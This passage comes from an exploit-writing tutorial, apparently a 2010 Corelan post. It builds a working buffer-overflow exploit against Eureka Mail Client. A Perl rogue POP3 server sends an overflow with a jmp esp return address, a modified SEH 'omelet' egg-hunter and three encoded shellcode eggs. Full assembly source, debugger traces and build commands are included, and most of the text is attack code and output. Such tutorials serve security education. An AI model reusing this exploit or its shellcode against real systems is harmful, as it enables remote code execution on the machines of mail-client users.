bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host \n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  while(1)
  {
     print CLIENT "-ERR ".$payload."\n";
     print "    -> Sent ".length($payload)." bytes\n";
  }
}
close CLIENT;
print "[+] Connection closed\n";
```

Run the script :


```
C:\sploits\eureka>perl corelan_eurekasploit4.pl
Payload     : 2700 bytes
Omelet code : 85 bytes
      Egg 1 : 127 bytes
      Egg 2 : 127 bytes
      Egg 3 : 127 bytes
[+] Listening on tcp port 110 [POP3]...
[+] Configure Eureka Mail Client to connect to this host
```

Result : Access Violation when reading [00000000]



When looking closer at the code, we see that the first instruction of the omelet code puts 00000000 in EDI (\x31\xFF = XOR EDI,EDI). When it starts reading at that address, we get an access violation. Despite the fact that the code uses custom SEH injection to handle access violations, this one was not handled and the exploit fails.

Set a breakpoint at jmp esp (0×7E47BCAF) and run the exploit again. Take not of the registers when the jump to esp is made :



Ok, let's troubleshoot this. Start by locating the eggs in memory . After all, perhaps we can put another start address in EDI (other than zero), based on one of these registers and the place where the eggs are located, allowing the omelet code to work properly.


First, write the 3 eggs to files (add the following lines of code in the exploit, before the listener is set up):

```
open(FILE,">c:\\tmp\\egg1.bin");
print FILE $egg1;
close(FILE);

open(FILE,">c:\\tmp\\egg2.bin");
print FILE $egg2;
close(FILE);

open(FILE,">c:\\tmp\\egg3.bin");
print FILE $egg3;
close(FILE);
```


At the jmp esp breakpoint, run the following commands :

!pvefindaddr compare c:\tmp\egg1.bin

!pvefindaddr compare c:\tmp\egg2.bin



!pvefindaddr compare c:\tmp\egg3.bin



Ok, so the 3 eggs are found in memory, and are not corrupted.

Look at the addresses. One copy is found on the stack (0×0012????), other copies are elsewhere in memory (0×0047????). When we look back at the registers, taking into account that we need to find a register that is reliable, and positioned before the eggs, we see the following things :

```
EAX 00000000
ECX 7C91005D ntdll.7C91005D
EDX 00140608
EBX 00450266 Eureka_E.00450266
ESP 0012CD6C
EBP 00475BFC Eureka_E.00475BFC
ESI 00475BF8 Eureka_E.00475BF8
EDI 00473678 ASCII "AAAAAAAAAAAAA"
EIP 0012CD6C
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_WINDOW_HANDLE (00000578)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM FB18 00000202 0000001B
ST1 empty -UNORM B7FC 00000000 F894BBD0
ST2 empty -UNORM A70E 06D90000 0120027F
ST3 empty +UNORM 1F80 00400000 BF8131CE
ST4 empty %#.19L
ST5 empty -UNORM CCB4 00000286 0000001B
ST6 empty 9.5000000000000000000
ST7 empty 19.000000000000000000
               3 2 1 0      E S P U O Z D I
FST 0120  Cond 0 0 0 1  Err 0 0 1 0 0 0 0 0  (LT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


EBX may be a good choice. But EDI is even better because it already contains a good address, located before the eggs. That means that we just have to leave the current value of EDI (instead of clearing it out) to reposition the omelet hunter. Quick fix : replace the xor edi,edi instruction with 2 nops.

The changed omelet code in the exploit nows looks like this :


```
my $omelet_code = "\x90\x90\xEB\x23\x51\x64\x89\x20\xFC\xB0\x7A\xF2".
"\xAE\x50\x89\xFE\xAD\x35\xFF\x55\xDA\xBA\x83\xF8\x03\x77\x0C\x59".
"\xF7\xE9\x64\x03\x42\x08\x97\xF3\xA4\x89\xF7\x31\xC0\x64\x8B\x08".
"\x89\xCC\x59\x81\xF9\xFF\xFF\xFF\xFF\x75\xF5\x5A\xE8\xC7\xFF\xFF".
"\xFF\x61\x8D\x66\x18\x58\x66\x0D\xFF\x0F\x40\x78\x06\x97\xE9\xD8".
"\xFF\xFF\xFF\x31\xC0\x64\xFF\x50\x08";
```

Run the exploit again, (Eureka still attached to Immunity Debugger, and with breakpoint on jmp esp again). Breakpoint is hit, press F7 to start tracing. You should see the omelet code start (with 2 nops this time), and instruction "REPNE SCAS BYTE PTR ES:[EDI]" will continue to run until an egg is found.


Based on the output of another "!pvefindaddr compare c:\tmp\egg1.bin" command, we should find the egg at 0×00473C5C




When the first tag is found (and verified to be correct), a location on the stack is calculated (0×00126000 in my case), and the shellcode after the tag is copied to that location. ECX is now used as a counter (counts down to 0) so only the shellcode is copied and the omelet can continue when ECX reaches 0.



When the shellcode in egg1 is copied, (and we can see the garbage after egg1), the omelet code continues its search for part 2




This process repeats itself until all eggs are found and written on the stack. Instead of stopping the search, the omelet code just continues the search... Result : we end up with an access violation again :



So, we know that the omelet code ran properly (we should be able to find the entire shellcode in memory somewhere), but it did not stop when it had to. First, verify that the shellcode in memory is indeed an exact copy of the original shellcode.

We still have the shellcode.bin file that was created earlier (when building the omelet code). Copy the file to c:\tmp and run this command in Immunity Debugger :

!pvefindaddr compare c:\tmp\shellcode.bin



ok, the entire unmodified shellcode was indeed found at 0×00126000. That's great, because it proves that the omelet worked fine… it just did not stop searching, tripped at the end, fell flat on the floor and died.

Damn

Fixing the omelet code – welcome corelanc0d3r's omelet

Since the eggs are in the right order in memory, perhaps a slight modification of the omelet code may make it work. What if we use one of the registers to keep track of the remaining number of eggs to find, and make the code jump to the shellcode when this register indicates that all eggs have been found.


Let's give it a try (Although I'm not a big asm expert, I'm feeling lucky today :))

We need to start the omelet code with creating a start value that will be used to count the number of eggs found : 0 – the number of eggs or 0xFFFFFFFF – number of eggs + 1 (so if we have 3 eggs, we'll use FFFFFFFD). After looking at the omelet code (in the debugger), I've noticed that EBX is not used, so we'll store this value in EBX.

Next, what I'll make the omelet code do is this : each time an egg is found, increment this value with one. When the value is FFFFFFFF, all eggs have been found, so we can make the jump.

Opcode for putting 0xFFFFFFFD in EBX is \xbb\xfd\xff\xff\xff. So we'll need to start the omelet code with this instruction.

Then, after the shellcode from a given egg is copied to the stack, we'll need to verify if we have seen all the eggs or not. (so we'll compare EBX with FFFFFFFF. If they are the same, we can jump to the shellcode. If not, increment EBX.) Copying the shellcode to the stack is performed via the following instruction : F3:A4, so the check and increment must be placed right after.



Right after this instruction, we'll insert the compare, jump if equal, and "INC EBX" (\x43)

Let's modify the master asm code :

```
BITS 32

; egg:
; LL II M1 M2 M3 DD DD DD ... (LL * DD)
; LL == Size of eggs (same for all eggs)
; II == Index of egg (different for each egg)
; M1,M2,M3 == Marker byte (same for all eggs)
; DD == Data in egg (different for each egg)

; Original code by skylined
; Code tweaked by Peter Van Eeckhoutte
```

```
; peter.ve[at]corelan.be
; http://www.corelan.be:8800

marker equ 0x280876
egg_size equ 0x3
max_index equ 0x2
start:
  mov ebx,0xffffffff-egg_size+1 ; ** Added : put initial counter in EBX
  jmp     SHORT reset_stack

create_SEH_handler:
  PUSH    ECX                     ; SEH_frames[0].nextframe == 0xFFFFFFFF
  MOV     [FS:EAX], ESP           ; SEH_chain -> SEH_frames[0]
  CLD                             ; SCAN memory upwards from 0
scan_loop:
  MOV     AL, egg_size            ; EAX = egg_size
egg_size_location equ $-1 - $$
  REPNE   SCASB                   ; Find the first byte
  PUSH    EAX                     ; Save egg_size
  MOV     ESI, EDI
  LODSD                           ; EAX = II M2 M3 M4
  XOR     EAX, (marker << 8) + 0xFF  ; EDX = (II M2 M3 M4) ^ (FF M2 M3 M4)
                                  ;    == egg_index
marker_bytes_location equ $-3 - $$
  CMP     EAX, BYTE max_index     ; Check if the value of EDX is < max_index
max_index_location equ $-1 - $$
  JA      reset_stack             ; No -> This was not a marker, continue scan
  POP     ECX                     ; ECX = egg_size
  IMUL    ECX                     ; EAX = egg_size * egg_index == egg_offset
  ; EDX = 0 because ECX * EAX is always less than 0x1,000,000
  ADD     EAX, [BYTE FS:EDX + 8]    ; EDI += Bottom of stack ==
                                ;      position of egg in shellcode.
  XCHG    EAX, EDI
copy_loop:
  REP     MOVSB                   ; copy egg to basket
  CMP     EBX, 0xFFFFFFFF         ; ** Added : see if we have found all eggs
  JE      done                    ; ** Added : If we have found all eggs,
                                  ; ** jump to shellcode
  INC     EBX                     ; ** Added : increment EBX
                                  ; (if we are not at the end of the eggs)
  MOV     EDI, ESI                ; EDI = end of egg

reset_stack:
; Reset the stack to prevent problems cause by recursive SEH handlers and set
; ourselves up to handle and AVs we may cause by scanning memory:
  XOR     EAX, EAX                ; EAX = 0
  MOV     ECX, [FS:EAX]           ; EBX = SEH_chain => SEH_frames[X]
find_last_SEH_loop:
  MOV     ESP, ECX                ; ESP = SEH_frames[X]
  POP     ECX                     ; EBX = SEH_frames[X].next_frame
  CMP     ECX, 0xFFFFFFFF         ; SEH_frames[X].next_frame == none ?
  JNE     find_last_SEH_loop      ; No "X -= 1", check next frame
  POP     EDX                     ; EDX = SEH_frames[0].handler
  CALL    create_SEH_handler      ; SEH_frames[0].handler == SEH_handler

SEH_handler:
  POPA                            ; ESI = [ESP + 4] ->
                                  ;     struct exception_info
  LEA     ESP, [BYTE ESI+0x18]    ; ESP = struct exception_info->exception_addr
  POP     EAX                     ; EAX = exception address 0x????????
  OR      AX, 0xFFF               ; EAX = 0x?????FFF
  INC     EAX                     ; EAX = 0x?????FFF + 1 -> next page
  JS      done                    ; EAX > 0x7FFFFFFF ===> done
  XCHG    EAX, EDI                ; EDI => next page
  JMP     reset_stack
done:
  XOR     EAX, EAX                ; EAX = 0
  CALL    [BYTE FS:EAX + 8]       ; EDI += Bottom of stack
                                  ;    == position of egg in shellcode.

    db      marker_bytes_location
    db      max_index_location
    db      egg_size_location
```

You can download the tweaked code here :

corelanc0d3r w32_seh_omelet (ASM) (Log in before downloading this file !) - Downloaded 17 times

Compile this modified code again, and recreate the eggs :

"c:\program files\nasm\nasm.exe" -f bin -o w32_omelet.bin w32_SEH_corelanc0d3r_omelet.asm -w+error

w32_SEH_omelet.py w32_omelet.bin shellcode.bin calceggs.txt 127 0xBADA55


Copy the omelet code from the newly created calceggs.txt file and put it in the exploit.


Exploit now looks like this :

```
use Socket;
```

```
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "192.168.0.193";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "\x90" x 1000;

my $omelet_code = "\xbb\xfd\xff\xff\xff".   #put 0xfffffffd in ebx
"\xEB\x2C\x51\x64\x89\x20\xFC\xB0\x7A\xF2\xAE\x50".
"\x89\xFE\xAD\x35\xFF\x55\xDA\xBA\x83\xF8\x03\x77".
"\x15\x59\xF7\xE9\x64\x03\x42\x08\x97\xF3\xA4".
"\x81\xFB\xFF\xFF\xFF\xFF".   # compare EBX with FFFFFFFF
"\x74\x2B".    #if EBX is FFFFFFFF, jump to shellcode
"\x43".        #if not, increase EBX and continue
"\x89\xF7\x31\xC0\x64\x8B\x08\x89\xCC\x59\x81\xF9".
"\xFF\xFF\xFF\xFF\x75\xF5\x5A\xE8\xBE\xFF\xFF\xFF".
"\x61\x8D\x66\x18\x58\x66\x0D\xFF\x0F\x40\x78\x06".
"\x97\xE9\xD8\xFF\xFF\xFF\x31\xC0\x64\xFF\x50\x08";

my $egg1 = "\x7A\xFF\x55\xDA\xBA\x89\xE2\xDA\xC1\xD9\x72\xF4\x58\x50".
"\x59\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x51\x5A\x56\x54\x58\x33".
"\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42".
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58".
"\x50\x38\x41\x43\x4A\x4A\x49\x4B\x4C\x4A\x48\x50\x44\x43\x30\x43\x30".
"\x45\x50\x4C\x4B\x47\x35\x47\x4C\x4C\x4B\x43\x4C\x43\x35\x43\x48\x45".
"\x51\x4A\x4F\x4C\x4B\x50\x4F\x42\x38\x4C\x4B\x51\x4F\x47\x50\x43\x31".
"\x4A\x4B\x51\x59\x4C\x4B\x46\x54\x4C\x4B\x43";

my $egg2 = "\x7A\xFE\x55\xDA\xBA\x31\x4A\x4E\x50\x31\x49\x50\x4C\x59".
"\x4E\x4C\x4C\x44\x49\x50\x43\x44\x43\x37\x49\x51\x49\x5A\x44\x4D\x43".
"\x31\x49\x52\x4A\x4B\x4A\x54\x47\x4B\x51\x44\x46\x44\x43\x34\x42\x55".
"\x4B\x55\x4C\x4B\x51\x4F\x51\x34\x45\x51\x4A\x4B\x42\x46\x4C\x4B\x44".
"\x4C\x50\x4B\x4C\x4B\x51\x4F\x45\x4C\x45\x51\x4A\x4B\x4C\x4B\x45\x4C".
"\x4C\x4B\x45\x51\x4A\x4B\x4D\x59\x51\x4C\x47\x54\x43\x34\x48\x43\x51".
"\x4F\x46\x51\x4B\x46\x43\x50\x50\x56\x45\x34\x4C\x4B\x47\x36\x50\x30".
"\x4C\x4B\x51\x50\x44\x4C\x4C\x4B\x44\x30\x45";

my $egg3 = "\x7A\xFD\x55\xDA\xBA\x4C\x4E\x4D\x4C\x4B\x45\x38\x43\x38".
"\x4B\x39\x4A\x58\x4C\x43\x49\x50\x42\x4A\x50\x50\x42\x48\x4C\x30\x4D".
"\x5A\x43\x34\x51\x4F\x45\x38\x4A\x38\x4B\x4E\x4D\x5A\x44\x4E\x46\x37".
"\x4B\x4F\x4D\x37\x42\x43\x45\x31\x42\x4C\x42\x43\x45\x50\x41\x41\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40";

my $garbage="This is a bunch of garbage" x 10;

my $payload=$junk.$ret.$omelet_code.$padding.$egg1.$garbage.$egg2.$garbage.$egg3;

print "Payload     : " . length($payload)." bytes\n";
print "Omelet code : " . length($omelet_code)." bytes\n";
print "      Egg 1 : " . length($egg1)." bytes\n";
print "      Egg 2 : " . length($egg2)." bytes\n";
print "      Egg 3 : " . length($egg3)." bytes\n";

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host \n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  $cnt=1;
  while($cnt < 10)
  {
     print CLIENT "-ERR ".$payload."\n";
     print "    -> Sent ".length($payload)." bytes\n";
     $cnt=$cnt+1;
  }
}
close CLIENT;
print "[+] Connection closed\n";
```

Ok, the omelet code is slightly larger, and my changes could perhaps be improved a little, but hey: look at the result :





pwned ! :-)

Training

This exploit writing series are free, and may have helped certain people one way or another in their quest to learning about windows exploitation. Reading manuals and tutorials are a good start, but sometimes it's better to get things explained by experts, 101, during some sort of class or training.

I did not get a lot of formal training myself, but I have been told by several people that the Offensive-Security training really kicks ass… So if you are interested in taking some classes, you should definitely consider http://www.offensive-security.com/pentesting-with-backtrack.php, http://www.offensive-security.com/cracking-the-perimeter.php and/or http://www.offensive-security.com/advanced-windows-exploitation.php.

No, I'm not affiliated with Offensive Security in any way, and I'm pretty sure there are many more good classes on exploit writing besides the OffSec ones… (Immunity Sec, etc)

All my thanks are belong to you :

My friends @ Corelan Team (Ricardo, EdiStrosar, mr_me, ekse, MarkoT, sinn3r, Jacky : you guys r0ck !) ,

Berend-Jan Wever (a.k.a. SkyLined), for writing some great stuff,

and thanks to everyone taking the time to read this stuff, provide feedback, and help others on my forum.

Also, cheers to some other nice people I met on Twitter/IRC over the last couple of months. (curtw, Trancer00t, mubix, psifertex, pusscat, hdm, FX, NCR/CRC! [ReVeRsEr], Bernardo Damele, Shahin Ramezany, muts, nullthreat, etc…)

To some of the people I have listed here : Big thanks for responding to my questions or comments (it means a lot to me), and/or reviewing the tutorial drafts…

Finally : thanks to anyone who showed interest in my work, tweeted about it, retweeted messages or simply expressed their appreciation in various mailinglists and forums. Spread the word & make my day !

Remember : Life is not about what you know, but about the will to listen, learn, share & teach.

Terms of Use applicable to this document : http://www.corelan.be:8800/index.php/terms-of-use/

This entry was posted
on Saturday, January 9th, 2010 at 7:57 pm and is filed under 001 – Security, Exploit Writing Tutorials, Exploits
You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.